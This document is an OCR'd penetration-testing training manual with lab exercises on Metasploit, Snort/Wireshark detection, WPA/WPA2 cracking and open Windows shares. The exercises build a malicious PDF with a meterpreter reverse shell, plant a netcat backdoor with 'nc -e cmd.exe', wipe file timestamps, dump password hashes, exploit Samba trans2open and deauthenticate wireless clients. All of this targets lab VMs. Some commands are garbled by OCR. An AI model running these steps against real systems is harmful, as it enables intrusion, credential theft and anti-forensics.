alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"|90 90 90 90
```
</td></tr>
</table>

Practical Exercise: Using Snort
Follow these steps to use Snort.

STEP	ACTION
1	Maximize the Wireshark window. Click on the **Capture** in the menu bar select stop. Go to file in the menu and select save as. Click the **desktop** icon to save this file to the desktop. For the file name, type exercise 1 and click save
2	Open a command prompt and type these commands: cd c:\logs\exercise1 snort –l . – c c: \snort\etc\snort.conf – r **Note:** There should be a space at the end of the above line. DO NOT HIT ENTER! Drag the Exercise1 file into the command prompt window. Hit Enter.

<table>
<tr><th>STEP</th><th>ACTION CONTINUED</th></tr>
<tr><td>3</td><td>Open the alert.ids file located in the C:\logs\exercise1 directory. View what was reported as anomalous activity.



<pre>
[**] [1:469:4] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
09/21-15:34:03.049762 10.12.100.100 -> 192.168.2.40
ICMP TTL:56 TOS:0x0 ID:30773 IpLen:20 DgmLen:28
Type:8 Code:0 ID:21766   Seq:28160 ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
09/21-15:34:03.049762 10.12.100.100 -> 192.168.2.40
ICMP TTL:56 TOS:0x0 ID:30773 IpLen:20 DgmLen:28
Type:8 Code:0 ID:21766   Seq:28160 ECHO


[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
09/21-15:34:03.050059 192.168.2.40 -> 10.12.100.100
ICMP TTL:128 TOS:0x0 ID:205 IpLen:20 DgmLen:28
Type:0 Code:0 ID:21766 Seq:28160 ECHO REPLY
</pre>
</td></tr>
</table>

Practical Exercise: Using Wireshark
Use Wireshark to analyze anomalous activity.

STEP	ACTION
1	In the filter pane, type the following line: tcp.port == 4444 Follow the TCP Streams. Click **clear** to clear the expression.
2	In the filer pane, type the following line: frame contains **“Microsoft Windows”** to look for cmd.exe shells. Click **clear** to clear the expression.

22.0 METASPLOIT

STEP	ACTION CONTINUED
3	In the filter pane, type the following line: **tcp.port == 443** follow the TCP Streams. Click **clear** to clear the expression.
4	On the Windows 2003 Virtual Machine, when you have finished this exercise click VM from the menu bar, go down to snapshot and select 1 Before Conf.



```
set
set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=SERVER
ComSpec=C:\WINDOWS\system32\cmd.exe
J2D_D3D=false
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 11, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0f0b
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\WINDOWS\system32\config\systemprofile
windir=C:\WINDOWS

C:\WINDOWS\system32>
```

Entire conversation (749 bytes) ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

22.5 PDF Exploit

Introduction This lesson contains specific information for creating malware in the commonly used file format PDF.

Purpose This lesson provides reference material on the process of creating malware using a PDF that is commonly used to infiltrate targets during the attack phase generally when using spearfish attacks.

Objectives After completing this lesson, you will be able to:

- Explain how a malicious PDF is created using a Metasploit exploit and payload
- Explain how the victim machine is exploited using the PDF exploit

Practical Exercise: Creating and verifying a malicious PDF
This requires the Backtrack4 version of the Metasploit framework3 (msf3) or the version Metasploit 3.3 or higher.

STEP	ACTION
1	Maximize Wireshark and select Capture from the menu bar and choose interfaces.
2	Click **Start** on the VMware Virtual Eternet Adapter with the IP address of 192.168.229.1. Leave Wirshark running though the duration of exercise 2.
3	Click the **VMware Workstation** icon on your desktop.
4	Click **Open Existing VM or Team.**
5	Click the **My Documents** link in the left hand pane of the screen. Double.
6	Click the PDF-XP folder and double click on the Windows XP Professional.vmx file.
7	Click **Power on this Virtual Machine** and then click **I copied it.**
8	Start the msfconsole by clicking on the **Metasploit 3** console icon on your desktop.
9	Use exploit adobe_utilprintf flaw by typing: use exploit/windows/fileformat/adobe_utilprintf

22.0 METASPLOIT

STEP	ACTION CONTINUED
10	Set payload by typing: set PAYLOAD windows/meterpreter/reverse_tcp
11	Show options to determine variables to set by typing: show options
12	Set the filename of the PDF to create by typing: set FILENAME conf_2010.pdf
13	Set where to output the file by typing: set OUTPUTPATH /
14	Set the local port for it to beacon to (attacker's PC) by typing: set LPORT 8080
15	Set the IP address for it to beacon to (attacker's machine) by typing: *Note: The reverse tcp payload is being used so it's reversing the connection back to the attacker's PC and that is why LHOST and LPORT are set. It may be different if a different payload is used. set LHOST 192.168.229.1
16	Type show options, to verify all the information inputted to make sure exploit will be successful. Save this information for later use. (LHOST and LPORT).
17	Start exploit: exploit Sample code: [*] Started bind handler [*] Creating 'conf_2010.pdf' file... [*] File 'conf_2010.pdf' is located in '/' ... [*] Exploit completed, but no session was created.

Practical Exercise: Exploiting the victim



This requires the Metasploit framework3, version Metasploit 3.3 or higher. Target requires Adobe Reader 8.1.2 or better.

STEP	ACTION
1	Type the following command to use the multi handler exploit: use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LPORT 8080 set LHOST 192.168.229.1 exploit
2	Wait for payload handler to start. When listening, you will get output below: [*] Started reverse handler on port 8080 [*] Starting the payload handler...
3	Click the shortcut to Framework3 on your desktop. Drag the conf_2010.pdf from the folder to the PDF-XP VM. Open the PDF file by double clicking on it. Accept the agreement to use Adobe reader.
4	Once malicious PDF is executed, it will automatically send this information back and connect to meterpreter. [*] Sending stage (719360 bytes) [*] Meterpreter session 1 opened (192.168.229.1:8080->192.168.229.75:1036) Hit enter.
5	Type the following command to view meterpreter commands: **?** Type the following command to find out the user yourare connected as. **getuid**

22.0 METASPLOIT

This portion of the exercise requires the Backtrack4 version of the Metasploit framework3 (msf3). Target requires Adobe Reader 8.1.2 or better.

STEP	ACTION CONTINUED
6	Upload netcat by typing the following command: upload -r /nc.exe c:\\windows\\system32\\nc.exe
7	Open a command prompt on the host machine and type the following command: nc -1 -p 443 In Metasploit console terminal connected to the victim, type the following commands to get a command prompt and the current time: shell time /t
8	In the Metasploit console terminal connected to the victim, type the following command to establish the back door. Replace XX:XX with 4 minutes after the current time. at XX:XX nc 192.168.229.1 443 -e cmd.exe A second command prompt should open on your host machine that is listening on port 443. Type dir. dir
9	After your second session opens, close the command shell within the meterpreter session by typing the following command: exit
10	Type the following to display available commands: ? use priv ? Notice that hashdump and timestomp can be used.

STEP	ACTION CONTINUED
11	Type the following command to remove the MAC times in Windows for the uploaded netcat file. timestomp c:\\windows\\system32\\nc.exe -b
12	View the blanked out MAC times by clicking in the XP VM. Double click on My Computer, the C drive,Windows, System32. Right click in the white space and select view, details. Notice that the MAC times have disappeared for nc.exe.  View Arrange Icons By Refresh Paste Paste Shortcut Undo Move Ctrl+Z New Properties Thumbnails Tiles Icons List ● Details 8/4/2004 12:56 AM 8/4/2004 12:56 AM 8/23/2001 7:00 AM 8/23/2001 7:00 AM
13	Type the following command to dump the Windows hashes. hashdump
14	Highlight the first hash (LM) after the Administrator account.  meterpreter > hashdump Administrator:500:ba5f3ed91bc06c602105b18654fe47c2: Hit control and C to copy that hash. If you have internet access, go to this website http://nediam.com.mx/winhashes/search_lm_hash.php. Paste the hash into the filed on the website. Get the administrator password.

22.0 METASPLOIT

22.6 Network analysis of a PDF attack

Introduction Snort is an Intrusion Detection System and Wireshark is a protocal analyzer. Both can be used to examine network traffic.

Purpose This lesson provides an overview of how Snort and Wireshark can be used to detect and analyze anomalous traffic.

Objectives After completing this module, you will be able to:


- Use Snort to detect anomalous traffic
- Follow TCP Streams in Wireshark

Practical Exercise: Snort

During this exercise, you will use Snort to detect anomalous traffic. Snort uses signatures to find traffic patterns. Snort has some disadvantages, such as being nosy and uable to decipher encrypted traffic.

STEP	ACTION
1	Maximize the Wireshark window. Click on the **Capture** in the menu bar select stop. Go to file in the menu and select save as. Click the **desktop** icon to save this file to the desktop. For the file name, type exercise 2 and click save
2	Open a command prompt and type these commands: cd c:\logs\exercise2 snort –l . – c c: \snort\etc\snort.conf – r **Note:** There should be a space at the end of the above line. DO NOT HIT ENTER! Drag the Exercise1 file into the command prompt window. Hit Enter.


STEP	ACTION CONTINUED

3	Open the alert.ids file located in the C:\logs\exercise2 directory. View what was reported as anomalous activity.
	
	 alert.ids - WordPad
	File Edit View Insert Format Help
	For Help, press F1
	`[**] [1:2123:3] ATTACK-RESPONSES Microsoft cmd.exe banner [**]`
	`[Classification: Successful Administrator Privilege Gain] [Priority: 1]`
	`12/03-14:46:26.289843 192.168.229.75:1038 -> 192.168.229.1:443`
	`TCP TTL:128 TOS:0x0 ID:312 IpLen:20 DgmLen:144 DF`
	`***AP*** Seq: 0xCC83A884  Ack: 0x60C703E9  Win: 0xFAF0  TcpLen: 20`
	`[Xref => http://cgi.nessus.org/plugins/dump.php3?id=11633]`
	
	`[**] [1:1292:9] ATTACK-RESPONSES directory listing [**]`
	`[Classification: Potentially Bad Traffic] [Priority: 2]`
	`12/03-14:46:29.725253 192.168.229.75:1038 -> 192.168.229.1:443`
	`TCP TTL:128 TOS:0x0 ID:313 IpLen:20 DgmLen:241 DF`
	`***AP*** Seq: 0xCC83A8EC  Ack: 0x60C703ED  Win: 0xFAEC  TcpLen: 20`

Practical Exercise: Using Wireshark
Use Wireshark to analyze anomalous activity.

STEP	ACTION
1	In the filter pane, type the following line: tcp.port == 8080 Select a packet and follow the TCP stream. Look for evidence of the connnection between the victim machine and the host. Try to determine if all the communications are encrypted. Click **clear** to clear the expression.
2	In the filer pane, type the following line: tcp.port == 443 Select a packet and follow the TCP stream. Look for evidence of plain text commands typed. Click **clear** to clear the expression.

22.0 METASPLOIT

STEP	ACTION
3	Turn off the PDF-XP Virtual Machine when you have finished this exercise. Click VM from the menu bar and select 1 Before Conf. 

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C8F7-A39C

 Directory of C:\WINDOWS\system32

12/03/2009  01:59 PM    <DIR>          .
12/03/2009  01:59 PM    <DIR>          ..
04/12/2006  08:38 AM               261 $winnt$.inf
04/12/2006  03:56 AM    <DIR>          1025
04/12/2006  03:56 AM    <DIR>          1029
04/12/2006  03:56 AM    <DIR>          1031
04/12/2006  03:57 AM    <DIR>          1033
04/12/2006  03:56 AM    <DIR>          1037
04/12/2006  03:56 AM    <DIR>          1041
04/12/2006  03:56 AM    <DIR>          1042
04/12/2006  03:56 AM    <DIR>          1054
08/23/2001  07:00 AM             2,151 12520437.cpx
08/23/2001  07:00 AM             2,733 12520850.cpx
04/12/2006  03:56 AM    <DIR>          2052
04/12/2006  03:56 AM    <DIR>          3076
04/12/2006  03:56 AM    <DIR>          3com_dmi
08/04/2004  12:56 AM           100,352 6to4svc.dll
08/23/2001  07:00 AM            25,600 aaaamon.dll
08/04/2004  12:56 AM            68,608 access.cpl
08/23/2001  07:00 AM            64,512 acctres.dll
08/04/2004  12:56 AM           183,808 accwiz.exe
08/23/2001  07:00 AM            61,952 acelpdec.ax
08/23/2001  07:00 AM           129,536 acledit.dll
```

Entire conversation (94783 bytes)

22.7 Recon and attacking Red Hat 9

Introduction Metasploit has exploits for operating systems other than Microsoft Windows. The Metasploit framework includes exploits for Linux, Unix, and Mac OS X operating systems.

Purpose This lesson provides an overview of how the Metasploit 2 framework can be used to gain system access on a Linux system.

Objectives After completing this module, you will be able to:

- Scan a network for available hosts
- Determine open ports on a remote system
- Complete SYN and TCP scans of the Linux machine
- Launch a Metasploit exploit


Practical Exercise: Using Nmap
Follow these steps to gather information about the target. Ensure that your Red Hat and Backtrack Virtual Machines are started. the Backtrack 4 and Red Hat 9 Virtual Machines are located in the My Documents folder.

STEP	ACTION
1	Click on the **VMware Workstation** icon on your desktop. Click **Open Existing VM or Team.** Click the **My Documents** Link in the left pane of the screen. Double click the Red Hat 9 folder and double click on the Red hat Linux 9.vmx file. Click Power on this Virtual Machine. **Click I copied it.**
2	Maximize Wireshark and select Capture from the menu bar and choose interfaces. Click Start on the VMware Virtual Ethernet Adapter with the IP address of 192.168.229.1. Leave Wireshark running through the duration of exercise 3.
3	On your host machine running Windows XP, open a command prompt by clicking the shortcut on your desktop. Use the nmap tool to perform a ping scan of the 192.168.229.0/24 subnet. Type the following command: nmap -sP 192.168.229.0/24
4	Use the nmap tool to perform a finger print scan, a SYN and TCP scan on the IP address of the Red Hat VM. TO do this, type the following commands: nmap -O 192.168.229.25 nmap -sS 192.168.229.25 nmap -sT 192.168.229.25

22.0 METASPLOIT


Practical Exercise: Using Metasploit
The Metasploit Framework allows users to test their systems to determine if they are vunerable to exploit and attacks.

STEP	ACTION

1	On your Windows XP host system, click the Metasploit 2 Console shortcut on your desktop. Your screen will look similar to the one below:
	
	
	`+ -- --=[ msfconsole v2.5 [104 exploits - 74 payloads]`
	`msf > _`

2	At the msf console prompt, type the following command: show exploits Look for the samba_trans2open exploit in the list.
3	At the msf console prompt, type the following command: use samba_trans2open
4	At the msf console prompt, type the following command: show payloads Look for the linux_ia32_reverse exploit in the list.
5	At the msf console prompt, type the following command: set PAYLOAD linux_ia32_reverse

STEP	ACTION CONTINUED
6	At the msf console prompt, type the following command, replacing the blank with the last octet from your Red Hat VM: set RHOST 192.168.229.25
7	At the msf console prompt, type the following command, replacing the blank with the last octet from your Windows XP host system: set LHOST 192.168.229.1
8	At the msf console prompt, type the following command to set the target to a Linux machine: show targets set target 0

9	At the msf console prompt, type the following command to exploit the target system:
	exploit
	Once the exploit is successful, you will see a message similar to that states, “Got connection from” with a list of IP addresses and corresponding port numbers.
	
	`[*] Trying return address 0xbfffe7fc...`
	`[*] Got connection from 192.168.229.1:4321 <-> 192.168.229.25:32776`
	Note: The session is connected after this.

10	Type the following commands to determine the version of Linux and list the files to the target system. cat /etc/issue && 1s

Notes

Cracking a Wireless

23.0 Cracking a Wireless

Before you begin your Lesson, you should set up a test network. This network should be a wireless network that supports WEP, WPA and WPA2. You should come up with BSSID name you will be cracking. Also make sure you have downloaded all the programs mention in the chapter "Tool Kit."

You should save the short cuts onto your desktop. We also assume that you are running some type of VM Ware on your computer. If you are not, then only do the Lesson that pertains to the operating systems.

In this lesson you will see that we are using a default IP address 192.168.20.101. Your IP address maybe a little different.

23.0 CRACKING A WIRELESS

23.1 Steps needed to crack WPA

STEP	ACTION
1	Put the card in the Monitor Mode
2	Run airodump capture
3	Perform a deauthenticatioon attack
4	Capture the WPA handshake
5	Run aircrack to crack WPA key

23.2 WPA cracking in Linux

STEP	ACTION
1	Open a terminal session by clicking the small black icon on the lower taskbar, which appears in the lower left hand of the screen.
2	Type the following: Iwconfig
3	Find the devices wireless device and record its device name. This should be something similar to ath0, wifi0 orwlan0. Wireless Device:__________________
4	Now type: Airodump-ng wlan0
5	Record notes of the following information for the WIRELESS NETWORK ESSID_________ BSSID_________ Channel Number__________ Press control C to stop the capture after you have the information you need.

STEP	ACTION
6	Type the following: Airodump-ng -c 6 –bssid <BSSID> -w wpakey wlan0 For <BSSID> enter the MAC address including colons
7	Perform a Deauth by typing the following: Aireplay-ng -0 1 –a <BSSID> -c <CLIENT MAC> <interface>
8	Look for the notification of the WPA handshake, as seen below.
9	Press Control C to stop the capture after the WPA handshake has been successfully captured.
10	Attempt to retrieve the password from the capture file using the dictionary file named "dict" Enter the following to begin: Aircrack-ng -w dict wpakey*. Cap Write the WPA key here:___________

23.3 WPA2 cracking in Linux

You will use Backtrack 4 and Airdump-ng to record information necessary to crack the WPA2.

STEP	ACTION
1	Open a terminal session and type the following: Airodump-ng wlan0 Notice that the access point is using WPA2 in this case.

23.0 CRACKING A WIRELESS

STEP	ACTION
2	Record notes of the following information for the WIRELESS NETWORK ESSID__________ BSSID__________ Channel Number___________ Press control C to stop the capture after you have the information you need.
3	Now type: Airodump-ng -c 6 –bssid <BSSID> -w wpakey wlan0 For BSSID, enter the MAC address including colons.
4	Aireplay-ng -0 1 –a BSSID -c CLIENT interface name
5	Look for the notification of the WPA handshake, as seen below
6	Press control C to stop the capture.
7	Now go back to the terminal and type: Aircrack-ng -w dict -b <BSSID> wpa2key*. Cap Write the WPA2 key here:___________________

23.4 WPA cracking in Windows

In this exercise, you will use the Vista VMWare image and the AirPcap card. We will be using the Aircrack-ng suite to break a weak WPA passphrase.

STEP	ACTION
1	Open Vista VMWare image and insert your AirPcap card. Make sure your Alfa card is removed. Ensure the NIC is associated with the Vista image and not the host machine.

STEP	ACTION
2	Double click on the aircrack-ng GUI.exe shortcut on your desktop.
3	Click on the airodump-ng tab. Then click Launch.
4	Type 1 and press Enter, as seen below in the screen: • For channel, type 6 and press Enter • For output file name, type 6 and press Enter • For Only Write IV's, select n
5	Perform a Deauthentication using Cain. After a successful deauthentication has been performed press Control – C to stop the airodump-ng program.
6	Click on the Aircrack-ng tab and select WPA, At the top menu bar browse to wpacrack.cap Click Open.
7	At the bottom menu bar, select dict.txt as your wordlist file. Click Launch.
8	Write the WPA key here: ______________________________________
9	Insert your Alfa card. Use this WPA Key to connect to the Wireless Network using Windows Vista's Network and Sharing Center. Never connect to a wireless network unless you are given exclusive permission.

23.5 WPA2 cracking in Windows

In this exercise, you will use the Vista VMWare image and the AirPcap card. You will be using the Aircrack-ng suite to break

STEP	ACTION
1	Open the Vista VMware image and insert your AirPcap card. Ensure the NIC is associated with the Vista image and not the host machine. Remove your Alfa card if it's in.

23.0 CRACKING A WIRELESS

STEP	ACTION
2	Double click on the aircrack-ng GUI.exe shortcut on your desktop.
3	Click on the airodumpin-ng tab and then click Launch.
4	Type 1 and press Enter, as seen in the screen below: • For channel, type 6 and press Enter • For output file name, wpa2crack and press Enter • For Only Write IV's, select n
5	Perform a Deauthentication. After a successful deauthentication has been performed press Control – C to stop the airodump-ng program.
6	Click on Aircrack-ng and select WPA. At the top menu bar, browse to wpa2crack.cap
7	At the bottom menu bar, select dict. Txt as your wordlist file. Click Launch.
8	Write the WPA2 key here: ____
9	Insert your Alfa card. Use this WPA Key to connect to the Wireless Network using Windows Vista's Network and Sharing Center. Never connect to a wireless network unless you are given exclusive permission.

23.6 Analyzing WPA Traffic

Introduction: **Decrypting WPA Traffic**

The airdecap-ng utility will allow you to decrypt WPA traffic once you have the WPA passphrase. The utility also tells you how how many packets have been unencrypted and create a new decap file with only the decrypted frames.

Note: At the time of writing this manual, the airdecap-ng utility does not support decrypting WPA2 traffic.

Procedure: Decrypting WPA Traffic
Use the airdecap-ng utility to decrypt the WPA traffic in the capture file.

STEP	ACTION
1	Open a command prompt
2	Type: Cd c: \aircrack\bin
3	Type: Airdecap-ng.exe –e pawnshop –p yougotpwnd wpa- pawnshop- yougotpwnd.cap
4	Open the wpa-pwnshop- yougotpwnd0dec.cap file with Wireshark. Do not use the original file.

Use the decrypted WPA file to answer the following questions.
1. How many frames are contained in the decrypted data capture?

2. What IP address sent ping request to 192.168.20.101

3. At frame number 450, extract the FTP-DATA by using the Follow TCP Stream feature. Save the RAW data as a .jpg file. Give a description of the image

4. There is another .jpg image contained in the data capture file. What are the starting and ending frame numbers

5. Extract and describe the image discovered in the previous questions.

23.7 Sniffing with the WPA key

Once a WPA key has been obtained, it can be used to decrypt all of the traffic on the network. With the WPA key or WPA2 in Wireshark, all traffic from that wireless network will be in the clear.

Procedure: Sniffing with the WPA key

23.0 CRACKING A WIRELESS

STEP	ACTION
1	Open c:\aircrack\bin\WPA-pwnshop-yougotpwnd.cap with Wireshark.
2	Click Edit and go Preferences.
3	Click Protocols , and find IEEE 802.11
4	Check the Enable Decryption Checkbox.
5	Put in the WPA ket in the following format in the “Key1” dialogue box Wpa-pwd:yougotpwnd:pawnshop
6	Click OK. Analyze the capture for decrypted traffic.

Use this procedure to put the WPA key Wireshark to view the decrypted traffic.

Answer the following questions

1. Except for the pawnshop SSID, list another SSID, list another SSID captured in the packet capture file.

2. What is the MAC address associated with the pawnshop SSID?

3. What channel is pawnshop currently running on?

4. What speed rates [Mbit/sec] are supported by pwnshop?

5. What are security setting for pawnshop?

23.8 Open Shares

Introduction: Open shares enable collaboration between users on a network. However, open shares can be exploited when a user travels to a hot Spot.

Purpose: In this lesson, you will examine attacks on open shares. During this lesson, you will see how easily an attacker can connect to open shares and use the resources on a person’s computer.

23.0 CRACKING A WIRELESS

Objectives: After completing this lesson, you will be able to:

- Identify the dangers of open shares on a computer running Windows XP

BACKGROUND

Open Shares

People who have laptops often have shared folders on their systems running Windows XP, The shared folder allow co-workers to easily obtain files over the network. These Shares can also be used by other users on your home network. When at work or home, These items are usually protected by the secure internal network. However, the user's System is vulnerable when he or she travels to a hotspot with open shares.

Microsoft is aware of this problem. In Windows Vista, Microsoft fixed the problem by Permitting multiple firewall profiles. However, a large number of Windows XP computer Still exist, and those computers are vulnerable to this attack.

Introduction: In the following exercise, you will scan for open shares and connect to those Resources. The purpose is to demonstrate how vulnerable computers can be if they are connected to a hot spot while open shares are in us.

STEP	ACTION
1	Boot your Vista VMware image.
2	Click on the Pearl and then Network Sharing Center.
3	Click on Connect to a network. If asked, choose Work location.
4	Find the Linksys network on the list and click Connect.
5	Click on the Pearl. Type cmd in the Start Search window. Click on the cmd prompt.
6	Use nmap to scan the network, using the command shown. Type the following: nmap –sp 192.168.1.0/24

23.0 CRACKING A WIRELESS

23.9 Scanning computers for open ports

You will use nmap to scan for open ports on a computer.

STEP	ACTION
1	Type in the IP Address of the computer you will be scanning.
2	Use the nmap tool to perform a TCP scan on the IP address of the machine. An example is shown below. Type the following: Nmap –st 192.168.1.101
3	Write the port numbers and associated services that are open on the host you just scanned. Port State Service

STEP	ACTION
1	Type in the IP Address of the computer you will be scanning.
2	Perform a scan of the IP address of the machine with smbclient. An exampleis shown below. Type the following: Smbclient -L //192.168.1.101 Type enter for the password.
3	Write the shares, their types and associated comments.

23.10 Connecting to a share and using a resource

You will use mount in the BackTrack 3 VMware image to connect to open shares.

STEP	ACTION
1	Find the IP address of the computer with open share. In this example 192.168.1.101.
2	Type the following commands: Mkdir /mnt/myshar Mount –t smbfs //192.168.1.101/share /mnt/myshare Type enter for the password
3	Type the following commands inorder to view all of the files and folders in the open share. Ls /mnt/myshare Write the names of the file below ____
4	Open Konqueror. Browse to /mnt/myshare. Play the video (optional)

23.11 Connecting to a WPA Enterprise Network

Procedure: This exercise show you how to set your IP address.

STEP	ACTION
1	Click on the Pearl (Start). Type: Ncpa.cpl
2	Right click on the Local Area Connection and go to properties.
3	Double click on Internet Protocol Version 4 (TCP/IPv4).
4	Click on the following: • Use the following IP Address • Use the following DNS Address

STEP	ACTION
5	For the IP Address and Subnet Mask, enter the following. Leave the Default Gateway blank. IP Address: 192.168.1.1xx Subnet Mask: 255.255.255.0 Where xx equals your student number
6	For the DNS Address, enter the following: Preferred DNS Server: 192.168.1.200 Alternate DNS Server: Leave Blank
